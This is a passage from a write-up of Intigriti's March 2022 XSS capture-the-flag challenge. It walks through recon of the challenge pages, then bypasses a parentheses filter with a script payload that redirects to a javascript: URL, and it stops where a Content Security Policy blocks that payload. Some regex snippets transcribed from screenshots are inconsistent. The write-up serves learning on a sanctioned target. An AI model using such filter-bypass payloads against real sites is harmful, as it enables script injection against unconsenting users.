

Intigriti March 2022 Challenge: XSS Challenge 0322 by BrunoModificato

In March ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member @BrunoModificato.

The screenshot shows a light blue web page with a white form box. At the top of the form, the text "Send to us a safe message , don't forget to hash it :D" is displayed. Below this, there are two input fields: one labeled "PlainText :" with the placeholder "Insert here your password" and another labeled "Hashing algorithm (MD5,sha1...) :" with the placeholder "Insert here the hashing algoritm". At the bottom of the form is a red "submit" button.

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge

To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge started at following URL: <https://challenge-0322.intigriti.io/>

The screenshot shows a web browser window with the URL challenge-0322.intigriti.io. The main content area has a light gray background with a repeating butterfly pattern. At the top, there is a small circular profile picture of a person wearing a mask. Below it, the text "Intigriti's March XSS challenge" and "By @BrunoModificato". A sub-section titled "Rules:" lists the following:

- This challenge runs from the 21st of March until the 27th of March, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 28th of March:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

Below the rules, there is a section titled "The solution..." with instructions:

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `!alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MITM attacks.
- Should be reported at go.intigriti.com/submit-solution.

At the bottom of the main content, it says "Test your payloads down below and [on the challenge page here](#)!" followed by "Let's pop that alert!".

Below the main content is an **iframe** with a light blue background. Inside the iframe, the text "Send to us a safe message , don't forget to hash it :D" is displayed. Below this, there is a form with fields labeled "PlainText :" and "Hashing algorithm (MD5,sha1...)" with placeholder text "Insert here your password" and "Insert here the hashing algorithm". A red "submit" button is at the bottom of the form. At the bottom of the iframe, there is a small cartoon character holding two hearts.

The most important here is the iframe at the bottom to “send a safe message, and don’t forget to hash it :D”.

By checking the source code we can find the direct link towards this iframe page.

The screenshot shows the same challenge page as before, but with a context menu open over the "PlainText :" input field of the iframe. The menu includes options like "Back", "Forward", "Reload", "Save As...", "Print...", "Cast...", "Search images with Google Lens", "Create QR code for this page", "Translate to English", and "View Page Source". The "View Page Source" option is highlighted with a red box.

```
<→ C ⓘ view-source:https://challenge-0322.intigriti.io
Line wrap □

<!DOCTYPE html>
<html lang="en-US">
<head>
    <title>Intigriti Challenge</title>
    <meta name="twitter:card" content="summary_large_image">
    <meta name="twitter:site" content="intigriti">
    <meta name="twitter:creator" content="intigriti">
    <meta name="twitter:title" content="March XSS Challenge - Intigriti">
    <meta name="twitter:description" content="Find the XSS and WIN Intigriti swag.">
    <meta name="twitter:image" content="https://challenge-0322.intigriti.io/share.jpg">
    <meta property="og:url" content="https://challenge-0322.intigriti.io">
    <meta property="og:type" content="Intigriti">
    <meta property="og:title" content="March XSS Challenge - Intigriti">
    <meta property="og:description" content="Find the XSS and WIN Intigriti swag.">
    <meta property="og:image" content="https://challenge-0322.intigriti.io/share.jpg">
    <link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700&display=swap" rel="stylesheet">
    <link href="style.css" rel="stylesheet">
</head>
<body>
<section id="wrapper">
    <section id="inner">
        <div class="challenge-container" class="card-container">
            <div class="card-header">
                <div class="card-avatar" src="creator.jpg" alt="Creator">
                    Intigriti's March XSS challenge
                <br/>
                By <a target="_blank" href="https://twitter.com/BrunoModificato">#BrunoModificato</a>
            </div>
            <div id="challenge-info" class="card-content">
                <p>Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.</p>
                <b>Rules</b>
                <ul style="list-style-type: none; padding-left: 0;">
                    <li>This challenge runs from the 21st of March until the 27th of March, 11:59 PM CET.</li>
                    <li>Out of all correct submissions, we will draw <b>six</b> winners on Monday, the 28th of March:</li>
                        <ul style="list-style-type: none; padding-left: 20px;">
                            <li>Three randomly drawn correct submissions</li>
                            <li>Three best write-ups</li>
                        </ul>
                    </li>
                    <li>Every winner gets a €50 swag voucher for a <a href="https://swag.intigriti.com/" target="_blank">swag shop</a></li>
                    <li>The winners will be announced on our <a href="https://twitter.com/intigriti" target="_blank">Twitter profile</a>.</li>
                    <li>For every 100 likes, we will add a tip to <a href="https://go.intigriti.com/challenge-tips" target="_blank">announcement tweet</a>.</li>
                    <li>Join our <a href="https://go.intigriti.com/discord" target="_blank">Discord</a> to discuss the challenge!</li>
                </ul>
                <b>The solution...</b>
                <ul style="list-style-type: none; padding-left: 0;">
                    <li>Should work on the latest version of Chrome &lt;code>and</code> Firefox.</li>
                    <li>Should execute <code>document.domain</code>.</li>
                    <li>Should leverage a cross site scripting vulnerability on this domain.</li>
                    <li>Should be able to attack the victim's browser</li>
                    <li>Should be reported at <a href="https://go.intigriti.com/submit-solution" target="_blank">go.intigriti.com/submit-solution</a>.</li>
                </ul>
                <p>Get your payloads down below and <a href="challenge/LoveSender.php" on the challenge page here</a>.</p>
                <p>Let's pop that alert!</p>
            </div>
        </div>
        <div class="card-bottom">
            
        </div>
    </section>
</section>
</body>
</html>
```

So this reveals following page: <https://challenge-0322.intigriti.io/challenge/LoveSender.php>

Send to us a safe message , don't forget to hash it :D

PlainText :

Hashing algorithm (MD5,sha1...) :


Hashing algorithms (a lot more than these 2 exist but that is out of scope for this challenge):

<https://en.wikipedia.org/wiki/MD5>

<https://en.wikipedia.org/wiki/SHA-1>

• • •

Enough about hashing algorithms so normally we should dive into the source code and check for possible clues there. Now we are facing a PHP page, PHP runs at the server side and this has consequences that we are not able to see the PHP code. With Javascript which runs at the client side (in most cases) we are able to get the source code and see the Javascript code itself.



This we can easily find out when using the “View page source” function of the “LoveSender.php” page. The **source code only shows the HTML** of that page and not the PHP functionality as that is not handled at the client side but at the server side.

The server takes our “PlainText” input and “Hashing algorithm” does his magic and calculates the hash before it is shown to us.

There is one thing in the page source that should catch our eye. The form where we submit our “PlainText” and “Hashing algorithm” contains some kind of token which seems to be a random value.

This smells like some kind of CSRF protection (<https://portswigger.net/web-security/csrf>)

```

<html>
<head>
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bulma@0.9.0/css/bulma.min.css">
</head>
<body style="background-color:powderblue;">
<div class="hero-body">
  <div class="container has-text-centered">
    <div class="columns is-8 is-offset-2">
      <div class="title has-text-black">
        Send to us a safe message , don't forget to hash it :D
      </div>
      <div class="box">
        <form method="post" action="LoveReceiver.php">
          <input type="hidden" name="token" value="49083f5c53a7526982b58f53fe60afba02bc03cbde6e05a2f20802dfa73f040b"> ↑
          <div class="field">
            <div class="control">
              <label class="label" align="left">PlainText </label>
              <input class="input is-primary" type="text" name="firstText" placeholder="Insert here your password" />
            </div>
            <label class="label" align="left">Hashing algorithm (MD5,sha1...) :</label>
            <input class="input is-primary" type="text" name="Hashing" placeholder="Insert here the hashing algoritm" />
          </div>
          <div>
            <button class="button is-block is-danger is-medium is-fullwidth" type="submit">submit</button>
          </div>
        </form>
      </div>
    </div>
  <div>
    
  </div>
</div>
</body>
</html>

```

Next step is simply using the application to see what is exactly happening. For the “PlainText” input field we can enter “test” and for the “Hashing algorithm” we can use “MD5”

Send to us a safe message , don't forget to hash it :D

PlainText :

test

Hashing algorithm (MD5,sha1...) :

MD5

submit



We click the “submit” button and end up with following page:

The message has been sent to our server :)

Plaintext : test

Safe Text : 098f6bcd4621d373cade4e832627b4f6

I added also an additional filter, to avoid xss in case you can bypass the csp :D

```

$stringa='[\\n\\r]/*';
$variable=pre_replace($stringa,'NotAllowedCharacter',$YourPayload);

```

This reveals following to us:

Our input was taken by this page: <https://challenge-0322.intigriti.io/challenge/LoveSender.php>
The output is shown at another page:<https://challenge-0322.intigriti.io/challenge/LoveReceiver.php>

The output page “LoveReceiver.php” source code again does not reveal anything interesting because all the “magic” is done server side.


```
<center><h1> The message has been sent to our server :)</h1>
<center><h3> Plaintext : <span id="user">test</span></h3>
<center><h3> Safe Text : <span id="user">098fb6bcd621d373cadde832627btf6</span></h3>
<br>
<h2> I added also an additional filter, to avoid xss in case you can bypass the csp :D</h2>

<br>

```


There are still 2 things our we can keep in mind here for our initial recon:

- 1) Our “PlainText” input value is reflected in the LoveReceiver.php page
 - 2) The developer of this application left us a hint about his XSS protection/filtering



Ok this could conclude our recon but there is always one thing more to try. What if we input something unexpected. Lets say we try the XSS filter if it really works and what if we use a non existing Hashing algorithm?

The XSS filter:



Send to us a safe message , don't forget to hash it :D


PlainText :

Hashing algorithm (MD5,sha1...):

MD5

submit

Seems to be reflected but no popup thus XSS did not fire:



The message has been sent to our server :)

Plaintext : 

Safe Text : 652e8ccb583c042b50058dfb281f95b8

I added also an additional filter, to avoid xss in case you can bypass the csp :D

```
$stringa='[\(\^\')]/';
$variable=preg_replace($stringa,'NotAllowedCharacter',$YourPayload);
```



We inspect the reflected image in the source code:

The message has been sent to our server :)

Plaintext : 

Safe Text : 652e8ccb583c042b... b8

I added also an additional filter, to avoid xss in case you can bypass the csp :D

```
$stringa='[\(\^\)]/*';
$variable=preg_replace($stringa,'NotAllowedCharacter',$YourPayload);
```



And we notice the XSS filter works fine ;-). The () are filtered

```
<html>
  <head></head>
  <body>
    <center>
      <h1> The message has been sent to our server : ) </h1>
    <center>
      <h1>
        " Plaintext : "
        <span id="user">
          ...  == $0
        </span>
      </h1>
    <center>-</center>
    <center>
      </center>
    </body>
</html>
```

We have to deal with this filtering in a later phase. From our recon here we can conclude the filter really does what it needs to do. Bad luck for us at the moment :-)

Next let's input a non existing Hashing algorithm:

Send to us a safe message , don't forget to hash it :D

PlainText :

test

Hashing algorithm (MD5,sha1...):

anything

submit



The screenshot shows a browser window with the URL `challenge-0322.intigriti.io/challenge/LoveReceiver.php`. The developer tools are open, and the errors tab displays multiple identical error messages:

```
Warning: hash_file(): Unknown hashing algorithm: anything in /var/www/html/challenge/LoveReceiver.php on line 25
```

A red arrow points from the text "The message has been sent to our server :)" down to the error messages in the developer tools.

The message has been sent to our server :)

Plaintext : test

Safe Text :



I added also an additional filter, to avoid XSS in case you can bypass the csp :D

```
$string = '/[\r\n]/';  
$variable = preg_replace($string, 'NotAllowedCharacter', $YourPayload);
```



This reveals something more for us. Seems the PHP server is in development or debugging mode or something like that because error messages are shown on our screen at client side. This can definitely become useful in a later stage.

Take aways after recon:

- 2 pages:

<https://challenge-0322.intigriti.io/challenge/LoveSender.php>
<https://challenge-0322.intigriti.io/challenge/LoveReceiver.php>

- No URL parameters we can put our XSS payload into. We will have to CSRF the input form.
- The LoveSender.php page seems to use some kind of CSRF token for the input form.
- We are up against an XSS filter for our input.
- The LoveReceiver.php page reveals PHP error messages when incorrect input needs to be processed.

Step 2: Bypassing the XSS filter

We are lucky and the developer left us a hint about the XSS filter in the LoveReceiver.php page:


I added also an additional filter, to avoid xss in case you can bypass the csp :D

```
$stringa='/[\\`\\]/';
$variabile=preg_replace($stringa,'NotAllowedCaracter',$YourPayload);
```

Actually he shows the PHP server source code that acts as the XSS filter of our input. Easily said our input is taken and following characters are replaced: () ` by the word “NotAllowedCaracter”

Mainly the parentheses () are needed in our case for the XSS to fire. I am not an expert in XSS payloads so my next step is to use Google and search for something like XSS without parentheses:


First result is already very interesting:



<https://github.com/RenwaX23/XSS-Payloads/blob/master/Without-Parentheses.md>

Our input is reflected in HTML as we saw during our recon so we need our XSS payload to fire in an HTML context.

This one seems good for example, we only need to add the <script> </script> tags around it to work in our HTML context:



location=/javascript:alert%2823%29/.source;


becomes for us:

<script>location=/javascript:alert%2823%29/.source;</script>


A quick test run on a local HTML page to see if the XSS fires:

```
Users > joren > Desktop > xss.html > ...
1 | 
2 <!DOCTYPE html>
3 <head>
4 </head>
5 
6 <body>
7 <script>location=/javascript:alert%28%23%29/.source;</script>
8 </body>
9 </html>
```

And that does exactly what we hope it will do:



Great lets give this a try as input at the LoveSender.php page




I added also an additional filter, to avoid xss in case you can bypass the csp :D

```
$stringa='/(\\^\\n)/';
$variable=preg_replace($stringa,'NotAllowedCharacter',$YourPayload);
```



No XSS fired that is a pity. Ok quick inspection of the source code to see how it is exactly reflected:




A screenshot of the Chrome DevTools Elements tab. It shows the HTML source code of a page. A red arrow points to the line of code where the XSS payload is reflected. The payload is: <script>location=/javascript:alert%2823%29/.source;</script>. This line is highlighted in blue.

```
<html>
  <head></head>
  <body>
    <center>
      <h1> The message has been sent to our server :> </h1>
    </center>
    <h1>
      " Plaintext : "
      <span id="user">
        <script>location=/javascript:alert%2823%29/.source;</script> == $0
      </span>
    </h1>
    <center></center>
  </center>
</body>
</html>
```

What??? That looks perfectly fine. Why is it not working???

Next check the “Console” of our developer tools:



A screenshot of the Chrome DevTools Console tab. A red arrow points to an error message: "Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'nonce-cb1f@cae5bba7f8bd8334764b68460317d85ac92'". Either the 'unsafe-inline' keyword, a hash ('sha256-Eta/uzQ2arJTI3p9DFndqkzR3IPmVQwzHgF1BgFw='), or a nonce ('nonce-...') is required to allow inline execution." The file LoveReceiver.php:3 is mentioned.

DevTools - challenge-0322.intigriti.io/challenge/LoveReceiver.php

```
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'nonce-cb1f@cae5bba7f8bd8334764b68460317d85ac92'". Either the 'unsafe-inline' keyword, a hash ('sha256-Eta/uzQ2arJTI3p9DFndqkzR3IPmVQwzHgF1BgFw='), or a nonce ('nonce-...') is required to allow inline execution.
LoveReceiver.php:3
```

We forgot about something. The XSS payload bypassed the filter but there is a CSP or “Content Security Policy” set by the web developer. This CSP policy refuses to execute our XSS.

Take aways from the XSS filter bypass:

- payload: <script>location=/javascript:alert%2823%29/.source;</script> works.
- We hit the CSP policy.

Step 3: Bypassing the CSP Policy

We got stuck at the CSP policy blocking our XSS payload to fire. We need to bypass this policy or we will never get our XSS attack to work.

Short introduction to the CSP policy:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

The **HTTP Content-Security-Policy** response header allows web site administrators to control resources the user agent is allowed to load for a given page. With a few exceptions, policies mostly involve specifying server origins and script endpoints. This helps guard against cross-site scripting attacks.

Lets dive back into the developer tools (F12 button) and check which CSP policy is exactly set by this web developer for the “LoveReceiver.php” page.

Open the “Network” tab and reload the page:

